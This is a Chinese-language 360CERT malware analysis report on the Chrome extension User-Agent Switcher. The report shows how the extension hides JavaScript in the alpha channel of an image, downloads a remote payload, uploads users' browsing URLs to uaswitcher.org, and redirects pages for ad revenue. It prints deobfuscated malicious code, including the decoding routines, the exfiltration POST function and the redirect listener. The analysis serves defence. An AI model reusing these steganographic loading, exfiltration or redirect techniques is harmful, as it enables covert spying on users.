《Chrome 插件 User–Agent Switcher 恶意代码分析报告》

安全报告：Chrome 插件 User–Agent Switcher 恶意代码分析报告
报告编号：B6-2017-092001
报告来源：360 网络安全响应中心
报告作者：c1tas
更新日期：2017 年 9 月 20 日

目录

0x00 背景介绍

2017 年 9 月 9 日，在 v2ex 论坛有用户表示 Chrome 中名为 `User-Agent Switcher` 的扩展可能存在未授权侵犯用户隐私的恶意行为。因为用户量大，此事引起了广泛关注，360CERT 在第一时间对插件进行了分析，并发布了预警

https://cert.360.cn/warning/detail?id=866e27f5a3dd221b506a9bb99e817889

0x01 行为概述

360CERT 经过跟踪分析，确认该插件将恶意代码隐写在正常图片中绕过 Google Chrome 市场的安全检查，并在没有征得用户同意的情况下，主动记录并上传用户的网页浏览地址并通过广告推广获利。

0x02 攻击面影响

影响面


经过 360CERT 研判后确认，**漏洞风险等级高，影响范围广。**

影响版本

Version 1.8.26


DNS 请求态势

- uaswitcher.org



通过查看两个 User-Agent Switcher 的接受数据域名(uaswitcher.org)一个月内的记录，在 2017 年 8 月 22 日高点日活请求达到 5 万左右，在 9 月 9 日事件披露后至今依旧有 4 万左右的日活请求。

- the-extension.com & api.data-monitor.info



通过查看两个 User-Agent Switcher 的 payload 推送域名和广告推广域名(the-extension.com;api.data-monitor.info)的记录，从 2017 年 8 约 22 日前访问曲线才开始上升，其中对 payload 推送的域名访问高点大概达到日活 1.3 万左右，对广告推广获取的域名访问高点大概达到日活 1.1 万左右，并于 9 月 19 日访问曲线开始下降。

注:该数据来自于:360 网络安全研究院(http://netlab.360.com/)

修复版本


暂无

0x03 详情

技术细节

首先安装了该插件后,linux 会在该目录下得到相应的 `crx` 文件解包出来的插件配置以及相关功能 `js` 文件目录

```
/home/r7/.config/google-chrome/Default/Extensions/ffhkkpnppgnfaobgihpdblnhmmbodake
```



该目录的结构如下

```
1.8.26_0
├── css
│   ├── bootstrap.min.css
│   ├── options.css
│   └── popup.css
├── img
│   ├── active.png
│   ├── glyphicons-halflings.png
│   ├── glyphicons-halflings-white.png
│   ├── icon128.png
│   ├── icon16.png
│   ├── icon19.png
│   ├── icon38.png
│   └── icon48.png
├── js
│   ├── analytics.js
│   ├── background.js
│   ├── bootstrap.min.js
│   ├── content.js
│   ├── jquery.min.js
│   ├── JsonValues.js
│   ├── options.js
│   └── popup.js
├── manifest.json
```

```
├── _metadata
│   ├── computed_hashes.json
│   └── verified_contents.json
├── options.html
├── popup.html
└── promo.jpg

4 directories, 25 files
```

根据 chrome 插件编写原则 `manifest.json` 这个文件为核心配置文件


canvas 图片 js 代码隐藏

那么现在直接从 `background.js` 看起 在 `background.js` 的 70 行处有一行经过 js 压缩的代码,进行 beautify 后

可以比较清楚的看到执行了这个 `promo` 函数,这里大部分代码的功能都是对 `promo.jpg` 这个图片文件的读取处理

0x01

先看到 `e.Vh`



其中第一部分还原出的值为

```
in Vh, g:
▶ (45446)
[6, 0, 3, 1, 0, 0, 1, 0, 3, 0, 4, 1, 1, 6, 0, 0, 4, 1, 4, 1, 0, 2, 0, 0, 3, 0, 0, 1, 1, 6, 0, 0, 7
```

满足条件的地方是在 `181787` 这个值的地方 `181787//4=45446` 正好满足还原出的 `list` 长度 而值的内容都小于 `10`,所以这就是为什么要放在 A 分量上,A 分量的值 255 是完全不透明,而这部分值附加在 245 上.所以对图片的观感完全无影响

第二部分还原出的值为

```
in Vh, w&l: 710
in Vh, w&l: 772
in Vh, w&l: 787
in Vh, w&l: 780
in Vh, w&l: 769
in Vh, w&l: 786
in Vh, w&l: 775
in Vh, w&l: 781
in Vh, w&l: 780
in Vh, w&l: 710
in Vh, w&l: 711
in Vh, w&l: 793
in Vh, w&l: 788
in Vh, w&l: 767
in Vh, w&l: 784
in Vh, w&l: 702
in Vh, w&l: 765
in Vh, w&l: 718
in Vh, w&l: 790
in Vh, w&l: 720
in Vh, w&l: 719
in Vh, w&l: 720
in Vh, w&l: 724
in Vh, w&l: 731
in Vh, w&l: 761
in Vh, w&l: 709
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 721
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 772
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 722
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 723
in Vh, w&l: 709
in Vh, w&l: 714
in Vh, w&l: 709
```

这一部分就稍微复杂一点

```
var v = "",
    w = 0,
    y = 0,
    l = Math.pow(2, h) - 1;   l的值65535
console.log("in Vh, l:", l);
console.log("in Vh, h:", h);
// for (m = 0; m < g.length; m += 1) w += g[m] << y, y += i, y >= h && (v += String.fromCharCode(w & l), y %= h, w = g[m] >> i - y);
for (m = 0; m < g.length; m += 1) {
    w += g[m] << y;
    y += i;
    // console.log("in Vh for, y:", y);
    if(y >= h) {  h的值16
        console.log("in Vh, w&l:", w & l);
        v += String.fromCharCode(w & l);
        y %= h;
        w = g[m] >> i - y;
    }
}
```

```
in Vh for, y: 3
in Vh for, y: 6
in Vh for, y: 9
in Vh for, y: 12
in Vh for, y: 15
in Vh for, y: 18
in Vh for, y: 5
in Vh for, y: 8
in Vh for, y: 11
in Vh for, y: 14
in Vh for, y: 17
in Vh for, y: 4
in Vh for, y: 7
in Vh for, y: 10
in Vh for, y: 13
in Vh for, y: 16
```

可以看到 `y` 从 `0` 开始.当大于 16 的时候进行一次处理,而 `y` 有恒定的变化顺序 `3,6,9,12,15,18,5,8,11,14,17,4,7,10,13,16`

而触发处理的是在`>=16` 这一条件下,构成(6,5,5)这样一个循环

```
in Vh, l: 65535
in Vh, h: 16
in Vh for, w: 0
2 in Vh for, w: 6
in Vh for, w: 198
2 in Vh for, w: 710
in Vh for, w: 0
2 in Vh for, w: 4
2 in Vh for, w: 772
in Vh for, w: 1
in Vh for, w: 3
in Vh for, w: 19
2 in Vh for, w: 787
in Vh for, w: 0
in Vh for, w: 4
in Vh for, w: 12
in Vh for, w: 268
2 in Vh for, w: 780
3 in Vh for, w: 1
2 in Vh for, w: 769
in Vh for, w: 0
in Vh for, w: 2
in Vh for, w: 18
2 in Vh for, w: 786
in Vh for, w: 0
2 in Vh for, w: 7
in Vh for, w: 263
2 in Vh for, w: 775
in Vh for, w: 1
2 in Vh for, w: 13
2 in Vh for, w: 781
in Vh for, w: 0
2 in Vh for, w: 12
2 in Vh for, w: 780
in Vh for, w: 0
2 in Vh for, w: 6
```

再结合 w 的变换,只需要再安排好一个合适的数列，就能把大数拆分成(6,5,5)这样一组一组的由 0-9 组成的数


这就是为什么能以小于 10 的值将期望的值隐藏在 A 分量里


```
Hf: function (t) {
    console.log("in Hf, t:", t);

    // for (var r = "", e = -670, n = 0, i = 0; i < t.length; i++) n = t[i].charCodeAt() + e, r += String.fromCharCode(n),
    for (var r = "", e = -670, n = 0, i = 0; i < t.length; i++) n = t[i].charCodeAt() + e, r += String.fromCharCode(n);
    return r                                    将值减去６７０，再转换成对应的ascii字符
},
```

这就达到了将 js 代码隐藏于图片的效果，并且对图片本身几乎无任何显示效果以及大小上的影响

而根据 js 中document.dafaultView["Function"](n)()这个方式,可以直接执行 n 中的 js 代码,所以直接尝试增加 document.write(n) 直接输出 n 的内容至页面





可以看到这确实是一段 js 代码

隐藏 JS 代码执行

可以看到,原本的代码是执行 i()函数,而 i()函数的内容是 setTimeout 这一定时执行函数,为了测试 直接提取出其中的执行函数进行执行

这些代码的功能按流程来说如下

1.首先 e({'act': func1('0x2d')});进行一个时间戳校验,满足一定时间后,从 https://the-extension.com 上下载 js 的 payload

2.调用 chrome.storage.local.set 方法将这段 js 代码保存至本地缓存 Log/home/r7/.config/google-chrome/Default/Local Extension Settings/ffhkkpnppgnfaobgihpdblnhmmbodake/000003.log 这一文件中

3.再通过 r()[func1('0x1')](a);调用 r()函数后再调用 a()函数,执行了第二部保存下来的恶意 js 代码,进行的用户信息上传

0x01

首先是第一个技术,代码里的英文字符串 90%都转换成了 16 进制的表示形式

例如

```
var _0x2126 = ['\x63\x6f\x64\x65', '\x76\x65\x72\x73\x69\x6f\x6e',
'\x65\x72\x72\x6f\x72', '\x64\x6f\x77\x6e\x6c\x6f\x61\x64',
'\x69\x6e\x76\x61\x6c\x69\x64\x4d\x6f\x6e\x65\x74\x69\x7a\x61\x74\x69\x
6f\x6e\x43\x6f\x64\x65', '\x54\x6a\x50\x7a\x6c\x38\x63\x61\x49\x34\x31',
'\x4b\x49\x31\x30\x77\x54\x77\x77\x76\x46\x37',
'\x46\x75\x6e\x63\x74\x69\x6f\x6e', '\x72\x75\x6e', '\x69\x64\x6c\x65',
'\x70\x79\x57\x35\x46\x31\x55\x34\x33\x56\x49', '\x69\x6e\x69\x74',
'\x68\x74\x74\x70\x73\x3a\x2f\x2f\x74\x68\x65\x2d\x65\x78\x74\x65\x6e\x
73\x69\x6f\x6e\x2e\x63\x6f\x6d', '\x6c\x6f\x63\x61\x6c',
'\x73\x74\x6f\x72\x61\x67\x65', '\x65\x76\x61\x6c', '\x74\x68\x65\x6e',
'\x67\x65\x74', '\x67\x65\x74\x54\x69\x6d\x65',
'\x73\x65\x74\x55\x54\x43\x48\x6f\x75\x72\x73', '\x75\x72\x6c',
'\x6f\x72\x69\x67\x69\x6e', '\x73\x65\x74', '\x47\x45\x54',
'\x6c\x6f\x61\x64\x69\x6e\x67', '\x73\x74\x61\x74\x75\x73',
'\x72\x65\x6d\x6f\x76\x65\x4c\x69\x73\x74\x65\x6e\x65\x72',
'\x6f\x6e\x55\x70\x64\x61\x74\x65\x64', '\x74\x61\x62\x73',
'\x63\x61\x6c\x6c\x65\x65',
'\x61\x64\x64\x4c\x69\x73\x74\x65\x6e\x65\x72',
'\x6f\x6e\x4d\x65\x73\x73\x61\x67\x65', '\x72\x75\x6e\x74\x69\x6d\x65',
'\x65\x78\x65\x63\x75\x74\x65\x53\x63\x72\x69\x70\x74',
'\x72\x65\x70\x6c\x61\x63\x65', '\x64\x61\x74\x61', '\x74\x65\x73\x74',
'\x69\x6e\x63\x6c\x75\x64\x65\x73', '\x68\x74\x74\x70\x3a\x2f\x2f',
'\x6c\x65\x6e\x67\x74\x68', '\x55\x72\x6c\x20\x65\x72\x72\x6f\x72',
'\x71\x75\x65\x72\x79', '\x66\x69\x6c\x74\x65\x72',
'\x61\x63\x74\x69\x76\x65', '\x66\x6c\x6f\x6f\x72',
'\x72\x61\x6e\x64\x6f\x6d', '\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74',
'\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65',
'\x70\x61\x72\x73\x65'];
```

这是一个列表,里面存了很多字符串,因为 `js` 有个特性,在形如 `chrome.storage.local` 这种调用的时候 完全可以使用 `chrome["storage"]["local"]`这种方式

然后这个列表的顺序其实不准确,还存在一个复原列表的操作

```
(function(param1, param2) {
    var tmpvar1 = function(tmp1_param1) {
        while (--tmp1_param1) {
            param1['push'](param1['shift']());
        }
    };
    tmpvar1(++param2);
}(op_list, 0xa2));
```

这个才是复原后的顺序

0x02

针对上面的列表取值,特地用了一个函数

```
var func1 = function(func1_param1, func1_param2) {
    var func1_param1 = parseInt(func1_param1, 0x10);
    var func1_tmpvar1 = op_list[func1_param1];
    return func1_tmpvar1;
};
```

该函数作用就是把传入的 16 进制值转换为 10 进制,再在这个列表里作 `index` 返回对应字符串

可以看到大量采用这种形式的调用


0x03

可以看出代码中拥有大量的 `Promise` 对象

并且通过使用大量的箭头函数,是代码可读性并不如顺序执行那种思维出来的那么简单

下载恶意 payload

`https://the-extension.com/?hash=jwtmv6kavksy5cazdf4leg66r` 为 payload 地址



第二部分恶意代码

用户信息上传

很容易读到

```
function fetchOverlayPattern(data, callback) {
    console.log("in fetchOverlayPattern, data", data);
    console.trace();
    console.log("url:",configFetcher.MainLocator() + main route);
    if (listenerLast = localStorage.getItem("listenerLast"),
        (new Date).getTime() - listenerLast > 300) {
        data.tnew = Date.now();
        var bqa = qs(data)
            , payload = btoa(bqa)
            , xhr = new XMLHttpRequest;
        xhr.open("POST", configFetcher.MainLocator() + main route, !0),
            xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded"),
            xhr.onload = function (e) {
                if (200 == this.status)
                    try {
                        callback(JSON.parse(this.responses))
                    } catch (e) {
                    }
            }
            ,
            xhr.send(["e", encodeURIComponent(btoa(payload))].join("=")),
            localStorage.setItem("listenerLast", (new Date).getTime())
    }
}
```


这个地方 post 了数据并且是往 https://uaswitcher.org/logic/page/data 这个链接

这里可以看到，调用到.request 方法的地方

```
function onUpdated(tabId, details, tab) {
    console.log("in onUpdated:",tabId, details, tab);
    details && "complete" === details.status && (tablist.edit(tabId).p && tablist.edit(tabId).aj && tablist.edit(tabId, {
        sh: void 0,
        p: !1,
        aj: !1
    }),
        tablist.edit(tabId, {
            ng: "ajax",
            aj: !0
        }),
        tablist.request(tabId, tab),
        tablist.edit(tabId, {
            replaced: !1
        }))
}

function onReplaced(addedTabId, removedTabId) {
    tablist.edit(addedTabId, {
        replaced: !0
    }),
        tablist.details(addedTabId, tablist.request.bind(tablist, (addedTabId || {}).tabId || addedTabId))
}

function onBeforeSendHeaders(details) {
    return tablist.edit(details.tabId, {
        hh: !0
    }),
    details.requestHeaders.some(function (rh) {
        return /^Referer$/i.test(rh.name) && tablist.edit(details.tabId, {
            a: rh.value
        })
    }) || tablist.edit(details.tabId, {
        a: ""
    }),
        {
            requestHeaders: details.requestHeaders
        }
}
```

```
request: function(tabId, tab) {
    if (configFetcher.IsEnable() && toggler.isOn()) {
        if (!hash[tabId] || hash[tabId].p && !hash[tabId].replaced)
            return void this.clear(tabId);
        var currTab = hash[tabId] || {}
          , url = validateUrl(tab.url);
        url && (currTab.hh || lp != tab.url) && (tab.active || hash[tabId].fr || hash[tabId].uk.push("background_auto_reloading"),
        hash[tabId].dada && hash[hash[tabId].dada] && hash[hash[tabId].dada].retroet && (hash[tabId].zz = hash[hash[tabId].dada].retroet),
            fetchOverlayPattern(this.edit(tabId, {
                sh: url,
                b: lp
            }), function(d) {}),
        tab.active && (lp = currTab.sh),
            hash[tabId].zz = null,
            hash[tabId].dada = null),
            this.clear(tabId),
            hash[tabId].sh = url,
            hash[tabId].p = !0
    }
},
clear: function(tid) {
```

满足条件后调用

然后调用了 `fetchOverlayPattern`

可以看到其中的内容就是要传输出去的用户信息

```
in fetchOverlayPattern, data ▼Object
                                a: ""
                                aj: false
                                b: ""
                                ch: 4
                                d: 0
                                dada: null
                                exp: "emmhl2f0ki155k4e89jr2o9lrlp"
                                fr: false
                                hh: false
                                new: 310
                                ng: "start_page"
                                replaced: false
                                restarting: false
                                retroet: ""
                              ▶ se: []
                                sesnew: ""
                                sh: "http://www.baidu.com/s=1"
                                su: "chrome"
                                tnew: 1505815067561
                              ▶ tsh: []
                              ▶ uk: []
                                un: "1"
                                val: 21
                                var: "1.8.26"
                                zz: null
                              ▶ __proto__: Object
```


广告推广部分

代码部分


```
var host = "http://api.data-monitor.info/api/"
    , wid = 116
    , rulesObject = {}
    , usedT = localStorage.usedT ? parseInt(localStorage.usedT) : null
    , mainRgxp = new RegExp("^(?:([^:\\/?]+):)?(?:\\/\\/([^\\/]*))?([^?]*)(?:\\?([^$]*))?")
    , domainRgxp = /((?:[^.]+)\.(?:(?:com?|org)\.)?\w+)$/i
    , listenFunc = function(details) {
    if (!(usedT && usedT > (new Date).getTime() - 42e5) && 0 === details.frameId && "main_frame" == details.type && -1 === details.parentFrameId && details.tabId > 0
        var current = details.url
            , new_url = (prepareLink(current),
            tryUrl(current));
        if ("string" == typeof new_url && current != new_url)
            return {
                redirectUrl: new_url
            }
    }
};
chrome.webRequest.onBeforeRequest.addListener(listenFunc, {
    urls: ["<all_urls>"]
}, ["blocking"]),
    getData();
```

这部分比较简单，就不过多赘述

获取到的推广跳转链接



经过多次跳转后的页面



补充说明

RGBA

红绿蓝透明 R - 红色 (0-255) G - 绿色 (0-255) B - 蓝色 (0-255) A - alpha 通道 (0-255; 0 是透明的，255 是完全可见的)0

总结

该插件通过隐藏在图片中的恶意 `js` 代码向控制者服务器请求新的恶意 `payload`,恶意 `payload` 可以在用户不知情被控制者随时修改更新

建议用户尽快卸载该插件，或使用其他插件代替

0x04 利用验证

可以看到当前的页面数据已经被获取了

0x05 修复建议

建议用户尽快卸载该插件，或使用其他插件代替

0x06 时间线

2017-09-09　事件披露

2017-09-10　360CERT 发布预警通告

2017-09-20　360CERT 完成全部细节分析

0x07 参考文档

Promise MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Promise

Arrow functions MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Functions/Arrow_functions

Pixel manipulation with canvas MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/API/Canvas_API/Tutorial/Pixel_manipulation_with_canvas

js 中||的作用

https://www.zhihu.com/question/23720136?nr=1

不能说的秘密——前端也能玩的图片隐写术 | AlloyTeam

http://www.alloyteam.com/2016/03/image-steganography/